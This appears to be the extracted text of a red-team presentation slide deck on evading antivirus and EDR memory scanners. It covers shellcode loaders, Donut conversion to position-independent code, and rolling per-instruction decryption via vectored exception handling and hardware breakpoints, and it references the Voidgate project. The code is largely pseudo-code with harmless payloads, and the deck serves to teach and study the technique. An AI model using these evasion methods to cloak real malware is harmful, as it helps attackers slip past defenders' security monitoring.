


About Tijme (me)


- Offensive Cyber @ ABN AMRO Bank (Netherlands)
- Digital Forensics @ Hunted (TV show)
- Red Teamer @ Northwave
- Author of exploits & malwarez
- Socials username is @tijme

X – [Bluesky](#) – [GitHub](#) – [LinkedIn](#)


Brainstorming




Brainstorming



Brainstorming



Brainstorming



Proof of Concept (PoC) from Michaël

```
char encryption_key[] = { 0xDE, 0x41 }; // Encryption key

char shellcode[] = {
    0xe2, 0x6d, 0x6a, 0x9d, 0xb9, 0x9d, 0xb9, // Encrypted: mov rax, 0x13371337
    0x69 // Encrypted: ret
};

uint8_t* poc_michael() {
    ... // Function for rolling decryption/execution
}

void main() {
    printf("Result: 0x%x\n", poc_michael(shellcode, xor_key));
}
```

Pseudo c-code



```
cmd.exe
```

```
$ .\poc.exe
```

```
Result: 0x13371337
```


Position Dependent Code

vs

Position Independent Code

```
void main() {  
    const char* msg = "Hello";  
    printf(msg);  
}
```

```
section .data  
    msg db "Hello"    ; Hello  
  
section .text  
    global _start  
  
_start:  
    mov rax, 1        ; sys_write  
    mov rdi, 1        ; stdout  
    mov rsi, msg      ; absolute address  
    mov rdx, 5        ; str length  
    syscall
```

```
void main() {  
    char msg[] = {'H','e','l','l','o', 0};  
    printf(msg);  
}
```

```
section .text  
    global _start  
  
_start:  
    sub rsp, 5  
    mov dword [rsp], 0x48        ; H  
    mov dword [rsp+1], 0x6f6c6c65 ; ello  
    mov rax, 1                  ; sys_write  
    mov rdi, 1                  ; stdout  
    lea rsi, [rsp]              ; relative addr  
    mov rdx, 5                  ; str length  
    syscall
```

TheWover's Donut

A Position Independent Code (PIC) wrapper for all kinds of files

- Project:
 - <https://github.com/TheWover/donut>
- Accepts inputs:
 - EXE, DLL, VBScript, Jscript, .NET, etc
- Outputs:
 - Position Independent Code

```
$ donut -f 1 -o pic.bin pdc.exe
```

A pixelated illustration of a gorilla standing in a jungle. The gorilla is brown with a lighter chest and is holding a donut in its right hand. The background shows a large tree and a full moon in the sky. The illustration is in a retro, low-resolution style.

Loading the shellcode

```
char shellcode[] = {
    0x48, 0x83, 0xEC, 0x05,           // sub rsp, 5
    0xC7, 0x04, 0x24, 0x48, 0x00, 0x00, 0x00, // H
    0xC7, 0x44, 0x24, 0x01, 0x65, 0x6C, 0x6C, 0x6F, // ello
    0x48, 0xC7, 0xC0, 0x01, 0x00, 0x00, 0x00, // sys_write
    0x48, 0xC7, 0xC7, 0x01, 0x00, 0x00, 0x00, // stdout
    0x48, 0x8D, 0x34, 0x24,           // relative addr
    0x48, 0xC7, 0xC2, 0x05, 0x00, 0x00, 0x00, // str length
    0x0F, 0x05                       // syscall
};

void main() {
    void* exec_mem = mmap(NULL, sizeof(shellcode), PROT_READ | PROT_WRITE | PROT_EXEC, ...);
    memcpy(exec_mem, shellcode, sizeof(shellcode));

    exec_mem();
}
```

Pseudo c-code

Loading the shellcode

```
char shellcode[] = {
    0x48, 0x83, 0xEC, 0x05, // sub rsp, 5
    0xC7, 0x04, 0x24, 0x48, 0x00, 0x00, 0x00, // H
    0xC7, 0x44, 0x24, 0x01, 0x65, 0x6C, 0x6C, 0x6F, // ello
    0x48, 0xC7, 0xC0, 0x01, 0x00, 0x00, 0x00, // sys_write
    0x48, 0xC7, 0xC7, 0x01, 0x00, 0x00, 0x00, // stdout
    0x48, 0x8D, 0x34, 0x24, // relative addr
    0x48, 0xC7, 0xC2, 0x05, 0x00, 0x00, 0x00, // str length
    0x0F, 0x05 // syscall
};

void main() {
    void* exec_mem = mmap(NULL, sizeof(shellcode), PROT_READ | PROT_WRITE | PROT_EXEC, 0, 0, 0);
    memcpy(exec_mem, shellcode, sizeof(shellcode));

    exec_mem();
}
```

Pseudo c-code



Prints "Hello" successfully



Initial exec memory scan



Behaviour memory scans




Continuous memory scans

Sleep mask



The concept of rolling decryption



Vectored Exception Handling (VEH)

```
char shellcode[] = { 0x48, 0xC7, 0xC7, 0x01, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x34, 0x24, 0x48, 0xC7 };
```

```
void main() {  
    void* exec_mem = mmap(NULL, sizeof(shellcode), PROT_READ | PROT_WRITE | PROT_EXEC, ...);  
    memcpy(exec_mem, shellcode, sizeof(shellcode));  
  
    exec_mem();  
}
```

Pseudo c-code

Vectored Exception Handling (VEH)

```
char xord_code[] = { 0x38, 0xB3, 0xF2, 0x19, 0x13, 0x13, 0x13, 0xDE, 0xFF, 0x86, 0x5A, 0xDE, 0x9A };
```

```
void main() {  
    void* exec_mem = mmap(NULL, sizeof(xord_code), PROT_READ | PROT_WRITE | PROT_EXEC, ...);  
    memcpy(exec_mem, xord_code, sizeof(xord_code));  
  
    AddVectoredExceptionHandler(1, ExceptionHandler);  
    SetBreakpoint(exec_mem);  
  
    exec_mem();  
}
```

Pseudo c-code

Vectored Exception Handling (VEH)

```
char xord_code[] = { 0x38, 0xB3, 0xF2, 0x19, 0x13, 0x13, 0x13, 0xDE, 0xFF, 0x86, 0x5A, 0xDE, 0x9A };
```

```
LONG ExceptionHandler(PEXCEPTION_POINTERS lpException) {  
    // .. decrypt current instruction (if any) ..  
    // .. continue execution ..  
}
```

```
void main() {  
    void* exec_mem = mmap(NULL, sizeof(xord_code), PROT_READ | PROT_WRITE | PROT_EXEC, ...);  
    memcpy(exec_mem, xord_code, sizeof(xord_code));  
  
    AddVectoredExceptionHandler(1, ExceptionHandler);  
    SetBreakpoint(exec_mem);  
  
    exec_mem();  
}
```

Pseudo c-code

Vectored Exception Handling (VEH)

```
char xord_code[] = { 0x38, 0xB3, 0xF2, 0x19, 0x13, 0x13, 0x13, 0xDE, 0xFF, 0x86, 0x5A, 0xDE, 0x9A };
```

```
LONG ExceptionHandler(PEXCEPTION_POINTERS lpException) {  
    // .. encrypt previous instruction (if any) ..  
    // .. continue execution ..  
}
```

```
void main() {  
    void* exec_mem = mmap(NULL, sizeof(xord_code), PROT_READ | PROT_WRITE, MAP_PRIVATE, fd, 0);  
    memcpy(exec_mem, xord_code, sizeof(xord_code));  
  
    AddVectoredExceptionHandler(1, ExceptionHandler);  
    SetBreakpoint(exec_mem); →  
  
    exec_mem();  
}
```

```
/**  
 * Configure a breakpoint in the debug registers.  
 *  
 * @param PCONTEXT lpContext A thread context during a vectored exception.  
 * @param uint8_t* dwAddress The address to breakpoint on.  
 */  
void SetBreakpoint(PCONTEXT lpContext, uint8_t* dwAddress) {  
    if (dwAddress != NULL) {  
        lpContext->Dr0 = (DWORD64) dwAddress;  
        lpContext->Dr7 = 0x00000001;  
    } else {  
        lpContext->Dr0 = 0x00000000;  
        lpContext->Dr7 = 0x00000000;  
    }  
}
```

Vectored Exception Handling (VEH)

```
char xord_code[] = { 0x38, 0xB3, 0
```

```
LONG ExceptionHandler(PEXCEPTION_P  
    // .. encrypt previous instruc  
    // .. continue execution ..  
}
```

```
void main() {  
    void* exec_mem = mmap(NULL, si  
    memcpy(exec_mem, xord_code, si  
  
    AddVectoredExceptionHandler(1,  
    SetBreakpoint(exec_mem);  
  
    exec_mem();  
}
```

```
/**  
 * The excetion/instruction handler being executed for every single instruction in the payload.  
 *  
 * @param PEXCEPTION_POINTERS lpException Contains the exception record.  
 * @return LONG The action to perform after this exception.  
 */  
LONG ExceptionHandler(PEXCEPTION_POINTERS lpException) {  
    // Encrypt previous instruction  
    if (lpPreviousInstructionAddress != NULL) {  
        Encrypt(lpPreviousInstructionAddress, 16)  
    }  
  
    // Decrypt 16 bytes for the current instruction  
    Decrypt(lpException->ContextRecord->Rip, 16);  
  
    // Set breakpoint for next instruction, unless we are finished  
    LPVOID lpNextAddress = GetNextAddress(lpException->ContextRecord->Rip);  
    SetNextBreakpoint(lpContext, lpNextAddress);  
  
    // Continue execution, ignore this 'fake exception'  
    return EXCEPTION_CONTINUE_EXECUTION;  
}
```

Pseudo c-code

Vectored Exception Handling (VEH)

vxCrypt0r/Voidgate: A techniqu x +

https://github.com/vxCrypt0r/Voidgate

vxCrypt0r / Voidgate

Code Issues 1 Pull requests Actions Projects Security Insights

Voidgate Public

Watch 6 Fork 71

master 1 Branch 0 Tags

Go to file

Code

vxCrypt0r Update README.md 73ec6e9 · 4 months ago 16 Commits

voidgate-master	Update main.cpp	4 months ago
LICENSE	Create LICENSE	4 months ago
README.md	Update README.md	4 months ago
poc.gif	Add files via upload	4 months ago

About

A technique that can be used to bypass AV/EDR memory scanners. This can be used to hide well-known and detected shellcodes (such as msfvenom) by performing on-the-fly decryption of individual encrypted assembly instructions, thus rendering memory scanners useless for that specific memory page.

vr 2 aug

vxCrypt0r/Voidgate

GitHub - vxCrypt0r/Voidgate: A technique tha...
A technique that can be used...
github.com

Was dit niet ook waar jij laatst mee bezig was?
<https://github.com/vxCrypt0r/Voidgate> 15:17

